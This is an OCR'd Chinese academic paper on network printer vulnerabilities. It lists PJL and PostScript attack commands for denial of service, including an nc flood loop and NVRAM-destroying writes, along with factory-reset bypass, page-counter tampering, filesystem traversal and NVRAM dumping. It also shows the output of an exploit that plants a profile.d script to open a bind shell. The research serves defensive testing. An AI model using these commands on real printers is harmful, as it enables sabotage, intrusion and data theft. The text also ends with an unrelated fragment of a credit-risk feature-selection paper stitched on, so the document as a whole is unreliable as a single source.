面向网络打印机的脆弱性分析

王奕森 沈建京 林 键 董卫宇
(解放军信息工程大学数学工程与先进计算国家重点实验室 河南 郑州 450001)

摘 要 网络打印机处于网络中的关键节点,是许多敏感信息的处理介质。由于厂商对打印机安全关注度不高、设备固件更新周期长、用户安全意识弱等因素,导致黑客对打印机攻击易于成功。研究网络打印机工作原理及 PJL、PostScript、PCL 等打印机语言特点,利用打印语言的安全缺陷设计针对网络打印机的脆弱性测试脚本,测试拒绝服务攻击、保护绕过和远程代码执行攻击,设计并实现网络打印机脆弱性分析系统。该系统可以利用测试脚本对目标网络打印机进行攻击进而测试目标的脆弱性。最后利用常见品牌的打印机做实验,验证了系统的有效性。

关键词 网络打印机 PJL PostScript 攻击脚本 拒绝服务攻击 脆弱性

中图分类号 TP3 **文献标识码** A DOI:10.3969/j.issn.1000-386x.2018.04.056

VULNERABILITY ANALYSIS FOR NETWORK PRINTERS

Wang Yisen Shen Jianjing Lin Jian Dong Weiyu
(*State Key Laboratory of Mathematical Engineering and Advanced Computing, PLA Information Engineering University, Zhengzhou 450001, Henan, China*)

Abstract Network printers are the key nodes in the network and are the processing medium for much sensitive information. Due to the lack of security attention, long firmware update cycle and weak of user security awareness, hackers can hack printers easily. We studied the working principle of network printers and PJL, PostScript, PCL and other printer language features. We designed vulnerability testing systems for network printers by designing vulnerability testing scripts for network printers using printing language security flaws, testing denial of service attacks, protection bypassing and remote code execution attacks. The system used the test script to attack the target network printer to test the vulnerability of the target. The system used the common brand printer to verify the validity of the system.

Keywords Network printer PJL PostScript Attack script Denial of service attack Vulnerability

0 引 言

随着物联网技术的快速发展,联网嵌入式设备呈指数倍增加。由于设备生产商对安全重视度不高、设备固件更新周期长、用户防范意识弱等因素,导致联网设备时刻处于被攻击的危险之中[1]。针对联网设备的大规模攻击会造成严重后果,如 2016 年 10 月美国最主要的 DNS 服务器 Dyn 遭遇了大规模 DDOS 攻击,导致全国大半区域断网,一共有超过百万联网设备参与此次攻击。

网络打印机摆脱了传统打印机定点打印的局限,实现了分布式远程打印的功能,提升了打印效率。然而,网络打印机处于网络中的关键节点位置,用户通过网络传输打印作业并配置管理打印机,使得黑客可以利用设备或者协议漏洞对打印机进行攻击,造成打印机停止工作甚至泄露敏感信息。

普通打印机很少进行固件更新,导致一些漏洞长期存在,针对打印机的攻击事件不断出现。2011 年 11 月哥伦比亚大学研究人员发现部分 HP 激光打印机上存在“远程固件更新”功能,可以使黑客在机器上安装恶意软件后获得打印机控制权,实现敏感信息获取、拒绝服务

收稿日期:2017-08-11。国家自然科学基金项目(61572516)。**王奕森**,博士,主研领域:嵌入式系统安全。**沈建京**,教授。**林键**,博士。**董卫宇**,副教授。

等攻击,甚至可以使打印机的定影仪不断加热直至起火。2013 年,Ang Cui 等公布了惠普激光打印机的 HP-RFU(远程固件升级)漏洞。该漏洞可通过打印含有特殊命令的文档来隐蔽修改打印机固件,黑客利用 HP-RFU 漏洞,可在打印 Microsoft Word、Adobe PostScript 等文档时向打印机中注入恶意命令并向打印机发送修改后的固件,进而获得打印机的控制权。2016 年 3 月被称为"Weev"的黑客 Andrew Auernheimer 入侵了数千台联网打印机来打印传播种族主义和反犹太人传单。2017 年 2 月英国一个高中生黑客 Stackoverflowin 生成劫持了 15 万台网络打印机,并打印了 ASCII 艺术描绘的机器人等流氓信息。国外对打印机安全的研究起步较早[2-4],国内的相关研究起步较晚。

本文提出一种面向联网打印机的脆弱性分析方法。首先分析了网络打印机的关键协议,然后根据打印机语言存在的安全缺陷设计了 DOS、安全绕过、信息泄露等打印机脆弱性测试脚本,并实现了一个原型系统证明了本文所提方法的有效性,最后提出了一些针对网络打印机攻击的防护措施。

1 网络打印协议及攻击模式分析

网络打印机无论在软件还是硬件上都与传统打印机有所不同,其结构如图 1 所示。

图 1 网络打印机分层结构图

与传统打印机相比,网络打印机在硬件上扩展了网络端口,用户层上增加了网络协议栈,包括设备控制协议(NPAP、SNMP)、网络打印协议(IPP、LPD、SMB)等。

1.1 打印机网络协议

网络打印机通过有线、无线等方式接入互联网,并根据网络状况进行配置。用户通过 USB、并口、网络等方式将打印作业传送给打印机,打印机进行一系列处理最终打印。其协议栈框图如图 2 所示。



图 2 网络打印机协议栈框图

除了利盟打印机使用 Network Printing Alliance Protocol(NPAP)进行设备管理外,其他打印机基本都是用 SNMP 进行管理。SNMP 是基于 UDP 协议的应用层协议,主要包括管理信息库 MIB、管理信息结构 SMI 及 SNMP 报文协议。其中,MIB 是管理对象的集合,定义了被管理对象的属性信息,不同的打印机生产厂商会自定义 MIB,文献[5]介绍了生产厂商设计 MIB 的方法。

目前被广泛使用的网络打印机打印协议有 LPD、IPP 等,9100 端口也经常在打印中使用。网络打印协议可以作为恶意 PostScript 或恶意 PJL 代码的传输通道,对目标打印机进行攻击。其中,9100 端口是与网络打印机通信的默认端口,又被称为 Socket API 协议,被认为是最可靠的网络打印协议,与 LPD、IPP、SMB 等协议不同,打印机的错误信息、状态信息等可以直接通过 9100 端口反馈给客户端。杨宏宇等[6]提出了一中基于 AppSocket 的网络打印作业脆弱性分析方法。

任务控制语言 JCL(Job/printer Control Language)位于网络打印协议和页面描述语言之间,能对当前打印任务进行设置,包括打印机显示、纸张选择等。常见的 JCL 有 Epson 的 EJL,Xerox 的 SJCL,Canon 的 CPCA,HP 的 PML 和 PJL,其中 PJL 支持的设备最多。实验发现,部分设备生产商会设计专属的 PJL 命令。

用户的文档打印机一般不能直接识别,需要通过打印驱动将文档转为打印机可识别的语言,即页面描述语言 PDL(Page Description Language)。PDL 是打印机页面描述语言的统称,包括 Kyocera 的 PRESCRIBE,SAMSUNG 的 SPL,Xerox 的 XES,Canon 的 CaPSL,Ricoh 的 RPCS,Epson 的 ESC 等,还有 Printer Command Language (PCL)和 PostScript 语言。其中,PCL 被认为是相对最安全的页面描述语言,而 PostScript 是一种堆栈式的图灵完备语言,支持大约 400 种操作,包括数值计算、堆栈操作、图形操作等。

1.2 网络打印机打印流程

网络打印机的打印流程如图 3 所示。



图 3 网络打印机打印流程

首先,驱动程序读取用户对打印机的设置信息,生成元数据;其次,驱动程序按照用户设置对文档内容进

行处理,生成打印机能够识别的 PDL 数据内容;最后,利用 PJL 命令将元数据与 PDL 数据封装成传输文件,生成打印作业并将其加入打印队列,待打印机空闲时将打印作业按约定协议传输至打印机进行打印。

1.3　打印机攻击模式

黑客对打印机的攻击途径主要有三种:本地攻击、网络攻击和 web 攻击。

1) 本地攻击是指攻击者能够物理访问打印机,包括通过 USB 口连接、接入外置存储设备、接触控制面板等,攻击者可以直接进行攻击或窃取信息。

2) 网络攻击是指攻击者可以通过 TCP/IP 网络连接打印机,连接成功后访问打印机的各种网络服务,包括 FTP、SMB、SNMP、LPD、IPP、9100 端口等,发送恶意文档进行攻击。

3) 针对打印机的 web 攻击是一种跨站打印攻击技术,当用户访问攻击者精心构造的恶意网站时,攻击者向用户浏览器发送 JavaScript 代码。攻击者利用一个隐藏的 Iframe 向用户内网打印机的 9100 端口发送 HTTP POST 请求,从而实现 web 类攻击,其 POST 数据可包含任意打印任务,如 PostScript 或 PJL 命令。

本文所提的打印机攻击主要是指网络攻击。

2　网络打印机脆弱性分析

本节主要研究打印机常见的攻击技术和常用的打印语言,并利用打印语言设计不同功能的脆弱性检查脚本,最后设计了网络打印机脆弱性检查原型系统。

2.1　网络打印机攻击技术

以下是几种较为常见的攻击技术:

拒绝服务攻击(DOS):DOS 攻击向打印机发送恶意指令或注入恶意代码使其一直处于忙碌状态,无法正常打印。一般的 DOS 攻击通过重启设备即可恢复,对普通用户影响不大,但如果对印刷厂实施此类攻击,就有可能带来很大的经济损失。

DOS 攻击的方法有很多,如通过打印文档向打印机传送恶意 PJL 或 PostScript 命令,使打印机 Raster Image Processor (RIP)处于忙碌状态,消耗打印机 CPU 资源;向打印机发送恶意的更改设置命令,破坏打印机的 Non-Volatile Random Access Memory (NVRAM),从而使打印机的某些设置失效;向打印机发送特殊指令使其掉线等。

保护绕过:设备管理员为了安全会对网络打印机设置一些安全访问策略。Lukusa 等[7]提出一种基于访问策略的 MFP 安全模型,通常情况下这些策略可以通过恢复出厂设置来消除。打印机上都有恢复出厂设置按钮,也可以通过网络向打印机发送特殊命令来恢复出厂设置,固件后门也能绕过安全防护措施。如 Kyocera 3830 打印机允许攻击者通过以"! R! SIOP0"开头的字符串读取和修改打印机设置(CVE-2006-0788)。Samsung 部分打印机允许攻击者利用 SNMP 硬编码命令以管理员身份执行操作(CVE-2012-4964)。

打印机设置的密码一般为数字,用户设置的 PJL 和 PostScript 口令也可以在很短的时间内被暴力破解。打印机厂商会对打印页数上限进行设置,从而可以使用户频繁购买硒鼓,而打印页数可以通过特定的 PJL 指令进行更改,从而延长打印机的使用时间。

代码注入攻击:此类攻击为通过向打印机注入恶意代码并触发其执行从而完成控制打印机、窃取信息等目的。攻击成功的条件是在攻击目标中寻找可写位置,将恶意代码植入。由于打印机没有 ASLR、NX/DEP 等计算机上的保护机制,且打印机系统一般不区分用户态和系统态,因此恶意代码一旦执行就获得了最高权限,危害很大。

针对打印机的代码注入攻击手段主要有缓冲区溢出、固件升级、安装第三方软件等方式。缓冲区溢出攻击是在攻击者利用 PJL 指令设置参数时,使参数长度超过缓冲区大小从而造成溢出,攻击者利用该漏洞可以实现 DOS 和远程代码执行攻击。针对嵌入式设备固件脆弱性的研究有很多[8]。固件升级是攻击者在普通打印文档中隐藏恶意命令来使打印机实现固件升级,攻击者可以在升级固件中安装后门等恶意程序。安装第三方软件是攻击者利用厂商公布的 SDK 开发恶意应用程序并安装到目标打印机上,当用户操作调用该程序时使恶意代码执行。

2.2　网络打印机脆弱性分析

对网络打印机进行脆弱性检查的思路为:首先与打印机建立连接并识别目标打印机支持的语言类型,然后向打印机发送设计好的脆弱性检查命令,最后接收目标打印机的反馈并根据反馈做出安全评估。

2.2.1　目标打印机打印语言获取

主流的打印机厂商会设计专属的打印机语言,同时也会支持一些通用的打印机语言,如 PJL、PostScript、PCL 等。如果向目标打印机发送非支持打印语言编写的命令会被当成明文打印出来,不能达到测试目的,因此第一步需要识别目标打印机支持何种打印语言。联网打印机一般都会支持 SNMP 协议,同时会实现 Printer-MIB,本文利用 SNMP 协议来发现并识别打印机语言。如果目标设备为打印机,则可以通过对

象标识符(OID)节点 1.3.6.1.2.1.43.5.1.1.1.1 获得设备端口数。然后向打印机发送 prtInterpreterDescription(OID 1.3.6.1.2.1.43.15.1.1.5)请求,得到打印机支持的语言列表。

2.2.2 打印机脆弱性测试脚本设计

确定目标打印机支持语言后,需要利用该语言设计相应的脆弱性测试脚本,脚本一般由多条指令组成。为了防止指令之间相互影响,需要在每条指令后添加分界符进行区分。不同打印语言的指令封装格式不同,其中 PJL 语言的指令封装格式如下:

…
PJL commands
…
Delimiter
Exit

PostScript 语言的指令封装格式如下:

@ PJL ENTER LANGUAGE = POSTSCRIPT
%! (PostScript 文件头)
…
PostScript commands
…
Delimiter
Exit

PCL 语言的指令封装格式如下:

@ PJL ENTER LANGUAGE = PCL
…
PCL commands
…
Delimiter
Exit

为了使分析人员更加方便地对目标打印机进行测试,本文将 PJL 命令以及 PostScript、PCL 语言封装成特定功能的测试脚本。分析人员根据特定的需求对 PJL 命令和 PostScript 语言进行组合来设计攻击脚本,完成特定的测试任务。表 1 为本文设计的部分测试脚本。

表 1 部分测试脚本

攻击类型	脚本名称	网络协议	封装指令	攻击效果
DOS	Mission Block	TCP	while true; do nc printer 9100;done	阻塞其他打印任务
DOS	Print Disable	PJL	@ PJL SET SERVICEMODE = HPBOISEID @ PJL DEFAULT JOBMEDIA = OFF	禁用打印功能

续表 1

攻击类型	脚本名称	网络协议	封装指令	攻击效果
保护绕过	Printer Reset_PS	PS	≪/FactoryDefaults true ≫ setsystemparams	恢复出厂设置
保护绕过	Printer Reset_PJL	PJL	@ PJL DMCMD ASCIIHEX = "0400060205010103 0104010X"	X = 4 是电源重置;X = 5 是 NVRAM 重置;X = 6 为恢复出厂设置
信息泄露	GetNVRAM	PJL	@ PJL RNVRAM ADDRESS = X	获取地址 X 的 NVRAM 值
信息泄露	Rewrite NVRAM	PJL	@ PJL WNVRAM ADDRESS = X DATA = Y	改写地址 X 的 NVRAM 值为 Y
代码执行	Buffer Overflow	PJL	'@ PJL SET [buffer]',' @ PJL [buffer]','@ PJL COMMENT [buffer]','@ PJL ENTER LANGUAGE = [buffer]'……	输入参数长度超过缓冲区大小导致溢出,实现 DOS 或远程代码执行攻击

向目标打印机发送测试脚本后,打印机会返回相应的信息,如打印机设置信息、文件系统信息、shell 等,分析人员根据打印机反馈对打印机进行安全评估。

3 网络打印机脆弱性分析系统

为了实现对联网打印机的脆弱性检查,设计并实现了一个网络打印机脆弱性分析系统,该系统主要包含三个模块:消息处理模块、指令解释模块、消息传输模块,图 4 为网络打印机脆弱性分析系统结构图。



图 4 网络打印机脆弱性分析系统结构图

其中消息处理模块的主要功能为:接收分析人员的命令;处理打印机返回消息;对打印机进行安全评估。指令解释模块的主要功能为:获取目标设备支持的打印语言列表;解释测试命令为打印机支持的语言。消息传输模块的主要功能为:将请求按照约定协议传送给打印机;将打印机返回消息传送给用户;记录日志文件。

目标打印机执行完测试人员的命令后将结果返回给传输模块,返回信息的格式为打印机识别格式,需要通过消息处理模块将其转换成测试人员可读格式,并根据反馈来评估打印机的安全状况。日志模块记录与打印机的整个通信过程,包括指令发送和信息返回等,可以为测试人员后期分析提供支持。该系统实现的关键是利用打印机控制命令(PJL)以及页面描述语言(PostScript、PCL)构造相应的打印机脆弱性测试命令。

为了使系统通用性和扩展性,系统可以通过测试脚本的方式向目标打印机发命令。本文设计了部分测试脚本,分析人员可以按照相应格式设计所需要的测试脚本。

4　系统实验及测试

为了验证本文系统可用性,对 HP LaserJet 5200n、HP OfficeJet Pro 8210、brother MFC-7360、LEXMARK MS310DN、Fx DocuPrint P115 五种型号打印机做了实验验证,测试主机安装 Ubuntu 系统。

4.1　DOS 攻击实验

1) 禁用打印模式:PJL 命令可以改变打印机的服务模式,执行攻击脚本 PrintDisable,封装的 PJL 命令为: SERVICEMODE = HPBOISEID @ PJL DEFAULT JOBMEDIA = OFF,打印机打印功能被屏蔽,无法正常打印。

2) 模拟打印机故障:PJL 语言中有一个 OPMSG 命令,该命令可以使打印机显示特定消息并掉线。利用该命令实现模拟打印机故障攻击脚本 PrinterMalfunction,封装的 PJL 命令为:@ PJL OPMSG DISPLAY = "MSG",其中 MSG 为要显示的故障信息,如缺纸则显示"PAPER OUT"。该脚本可以使打印机进入离线状态,无法接受网络传输打印任务。

3) 破坏 NVRAM:打印机的部分关键设置会存储在 NVRAM 中,用户更改打印机设置会对 NVRAM 进行读写,早期的打印机 NVRAM 支持千次级的读写,现代打印机 NVRAM 能够支持十万次级的读写。因此,利用 PJL 命令对打印机的 NVRAM 循环读写会对 NVRAM 造成物理损坏,实现 DOS 攻击。利用该原理实现物理破坏脚本 PrinterDamage,封装的主要 PJL 命令为:@ PJL SET SERVICEMODE = HPBOISEID@ PJL DEFAULT COPIES = XX@ PJL SET COPIES = XX,其中 XX 为拷贝次数。实验证明,经过 10 小时的不停执行,HP LaserJet 5200n 的 NVRAM 物理损坏。

4.2　保护绕过实验

1) 恢复出厂设置:绕过管理员设置最简单的方法就是恢复设备的出厂设置。恢复出厂设置攻击脚本 PrinterReset 的原理为:利用打印机 Printer MIB 的 prtGeneralReset 对象[5](OID 1.3.6.1.2.1.43.5.1.1.3.1)。通过 SNMP 向打印机发送恢复出厂设置的指令,或者转换成 PML 格式以打印任务的形式发送给打印机[2],执行该测试脚本使打印机成功重启、参数重设、恢复出厂设置,实验证明五款打印机均可恢复出厂设置。

2) 更改打印页数:打印机内部有一个打印页数计数器,针对 HP 打印机可以通过发送特定的 PJL 命令来更改打印页数。根据此原理实现了更改打印页数的脚本 PagecountChange,封装的主要指令有@ PJL SET SERVICEMODE = HPBOISEID@ PJL DEFAULT PAGES = XX@ PJL SET PAGES = XX 实验证明可以随意更改 HP5200 的打印机打印页数。

4.3　信息泄露实验

1) 文件系统泄露:成功访问目标打印机的文件系统可以实现文件的上传下载,并可以对指定文件做修改甚至植入木马。因此,检测是否可访问文件系统很重要,访问文件系统的测试脚本 GetFile 封装的主要指令为:@ PJL FSDIRLIST NAME = "0:/.." ENTRY = 1 COUNT = 65535@ PJL FSDIRLIST NAME = "0:/../.." ENTRY = 1 COUNT = 65535 实验访问 HP5200 打印机的结果如下:

```
192.168.1.101:/ > GetFile
@ PJL FSDIRLIST NAME = "0:/../.." ENTRY = 1
. TYPE = DIR
.. TYPE = DIR
bin TYPE = DIR
etc TYPE = DIR
hpmnt TYPE = DIR
hp TYPE = DIR
```

2) NVRAM 泄露:NVRAM 是打印机中永久保存重要设置的非易失性存储。如果 NVRAM 泄露并被篡改则可以永久性更改打印机设置,检测 NVRAM 是否泄露很关键。测试脚本 GetNVRAM 主要封装的指令为:@ PJL RNVRAM ADDRESS = X,其中 X 为地址。实

验访问 brother MFC-7360 打印机 NVRAM 的结果如下：

192.168.1.102:/ > GetNVRAM

.. 000000E69808G5J915146M..... a..... # ep. qG..
111536860H31882174FBGG5J566448B..... TB..
%..... @. $....."....!."%!"..... @..... .....,
Lg..X[..|.B#...F .D..!.i..P..@.....t.....H.....`
$. (..... H.....
8..... \.....
p.....T.....

4.4 远程代码执行实验

对打印机进行远程代码执行需要找到攻击向量，即在打印机中发现可写文件夹将攻击代码写入。HP OfficeJet Pro 8210 固件中包含的是 Linux 系统，通过目录查询发现了 profile.d 文件夹，而 profile.d 中一般包含着启动脚本，因此可以将 profile.d 作为攻击向量。连接目标打印机并向 profile.d 目录中上传攻击脚本 exploit.sh，在打印机的 1290 端口建立一个 bind shell，实验结果如下：

eason@ ubuntu: ~ $ python printer_exploit.py 192.168.1.100 9100

connecting to 192.168.1.100 port 9100

@ PJL FSQUERY NAME = "0:/../../rw/var/etc/profile.d/exploit.sh" TYPE = FILE SIZE = 158

Done! Try port 1290 in ~60 seconds

为了验证打印机脆弱性检查系统的有效性，本节对五款型号打印机进行了 DOS 攻击实验、保护绕过实验、信息泄露实验和远程代码执行实验，实验统计结果如表 2 所示。实验表明，测试的几款打印机均可实现 DOS 攻击以及保护绕过；部分 HP、brother、Fuji 型号的打印机存在信息泄露危险；部分 HP 打印机可以实现远程代码执行，攻击者可以实现对打印机的远程控制。

表 2 打印机脆弱性检查系统实验结果

打印机	DOS 测试	恢复出厂设置	信息泄露测试	代码执行测试	上传文件
HP LaserJet 5200n	√	√	文件系统	×	√
HP OfficeJet Pro 8210	√	√	文件系统	√	√
LEXMARK MS310DN	√	√	×	×	√
brother MFC-7360	√	√	NVRAM	×	√
Fx Docu Print P115	√	√	NVRAM	×	√

注：① √ 表示测试成功，× 表示测试失败；②“文件系统”表示能成功访问目标打印机的文件系统，“NVRAM”表示能获取并修改目标打印机的 NVRAM

5 防范措施

为了应对不断增多的黑客攻击，打印机安全研究人员做了很多增强打印机安全的工作。除了规范内部人员使用打印机的行为、使用防火墙、绑定 MAC、增强安全审计外，常见的打印机安全技术还有指纹识别技术、数字水印技术等。

指纹识别是目前较为成熟的一项基于生物特征的识别技术，每个指纹包含大概 70 ~ 150 个特征，如果两个指纹的匹配特征数达到 13 个则认为两指纹相吻合。用户打印前先利用密码登录，然后录入指纹信息，驱动程序将录入指纹与指纹库中的信息进行比对，根据比对结果给用户分配不同的权限。

数字水印技术[9]包括明水印技术和暗水印技术。明水印技术是通过图像叠加来实现，打印机驱动程序将用户输入的水印信息（文字或图片）转换成 BMP 格式，并将待打印文档转换成 BMP 格式，打印时将两图叠加形成明水印文档。暗水印技术通过一定的水印算法将信息隐藏到目标文档图像点中，只有通过一定的技术手段才能读取其中信息。用户可以在重要文档中添加标识信息，当发现文档外泄时，可以根据外泄文档中的暗水印来追根溯源。为了防止暗水印被破解，已经有了很多针对暗水印的加密技术。

6 结 语

本文通过对网络打印机工作原理以及打印语言的研究，指出了网络打印机存在的安全隐患。利用 PJL、PostScript 等打印语言存在的安全缺陷设计特定的测试脚本，并在此基础上设计并实现了针对网络打印机脆弱性检查的原型系统。通过在实体打印机上进行大量测试，证明该系统可以对几款常见型号打印机做脆弱性检查。最后，针对日益严重的网络打印机安全形势提出了几种防范建议。

参 考 文 献

[1] Wurm J, Hoang K, Arias O, et al. Security analysis on consumer and industrial iot devices [C]//Design Automation Conference (ASP-DAC), 2016 21st Asia and South Pacific. IEEE, 2016: 519 - 524.

[2] Grzesiak K, Przybysz A. Emission security of laser printers [J]. Concepts and Implementations for Innovative Military

Communications and Information Technologies, 2010: 353 - 363.

[3] Do Q, Martini B, Choo K K R. A data exfiltration and remote exploitation attack on consumer 3D printers[J]. IEEE Transactions on Information Forensics and Security, 2016, 11(10): 2174 - 2186.

[4] Müller J, Mladenov V, Somorovsky J, et al. SoK: Exploiting Network Printers[C]//Security and Privacy (SP), 2017 IEEE Symposium on. IEEE, 2017: 213 - 230.

[5] Bergman R, Lewis H, McDonald I. Printer MIB v2[R]. RFC 3805, 2004.

[6] 杨宏宇,王梓. 基于 AppSocket 的网络打印作业脆弱性分析[J]. 计算机应用与软件,2015,32(3):302 - 305.

[7] Lukusa J P K. A Security Model for Mitigating Multifunction Network Printers Vulnerabilities[C]//International Conference on the Internet, Cyber Security and Information Systems, Icicis. 2016.

[8] Costin A, Zaddach J, Francillon A, et al. A Large-Scale Analysis of the Security of Embedded Firmwares[C]//USENIX Security Symposium. 2014: 95 - 110.

[9] Bas P, Furon T, Cayre F, et al. A Quick Tour of Watermarking Techniques[M]//Watermarking Security. Springer Singapore, 2016: 13 - 31.

(上接第 295 页)



图 1　特征变量重要性排序

2.2.2　基于 AUCRF 方法的特征选择

依据 AUCRF 的计算原理,最优子集确定过程中各特征子集的 AUC 值如图 2 所示。横轴表示各子集所含特征变量的个数,纵轴表示该子集通过 AUCRF 方法计算得到的 AUC 值。图 2 表明通过 AUCRF 方法确定的最优子集含特征变量 kopt 为 11 个,依重要性排序分别为 V8、V10、V5、V7、V14、V3、V2、V13、V9、V6、V4,冗余变量为 V1、V11、V12。此时,AUC 值最大为 0.934 6,接近于 1,表明分类性能较好。所以,使用该数据进行信用风险评价和特征选择时,仅用最优子集中的 11 个特征变量即可达到最优的预测。



图 2　最优特征子集与 AUC

3　结　语

本文提出在错分代价不对等的信用风险评价及其特征选择过程中,AUC 作为分类性能的度量要比精度更科学。基于随机森林 RF 算法以 AUC 作分类性能的度量,并采用 Wrapper 方法作为特征选择的评价策略,可以解决信用风险评价中的特征选择问题。最终可确定出冗余特征变量和最优特征子集,以及最优特征子集对应的 AUC 值。通过 UCI 数据的实证分析表明,应用 AUCRF 方法进行风险评价及其特征选择时分类性能较好,最优特征子集对应的 AUC 值可达 0.934 6。因此,AUCRF 算法可用于错分代价不对等的信用风险特征选择。

参　考　文　献

[1] 姚登举, 杨静, 詹晓娟. 基于随机森林的特征选择算法[J]. 吉林大学学报(工学), 2014, 44(1): 137 - 141.

[2] 姚旭, 王晓丹, 张玉玺,等. 特征选择方法综述[J]. 控制与决策, 2012, 27(2): 161 - 166.

[3] Breiman L. Random Forests[J]. Machine Learning, 2001, 45(1): 5 - 32.

[4] 萧超武, 蔡文学, 黄晓宇,等. 基于随机森林的个人信用评估模型研究及实证分析[J]. 管理现代化, 2014, 34(6): 111 - 113.

[5] 方匡南, 吴见彬. 个人住房贷款违约预测与利率政策模拟[J]. 统计研究, 2013, 30(10): 54 - 60.

[6] 方匡南, 吴见彬, 朱建平,等. 信贷信息不对称下的信用卡信用风险研究[J]. 经济研究, 2010(S1): 97 - 107.

[7] 林成德, 彭国兰. 随机森林在企业信用评估指标体系确定中的应用[J]. 厦门大学学报(自然版), 2007, 46(2): 199 - 203.

[8] Joshi M V. On evaluating performance of classifiers for rare classes[C]//IEEE International Conference on Data Mining, 2002. ICDM 2003. Proceedings. IEEE, 2002: 641 - 644.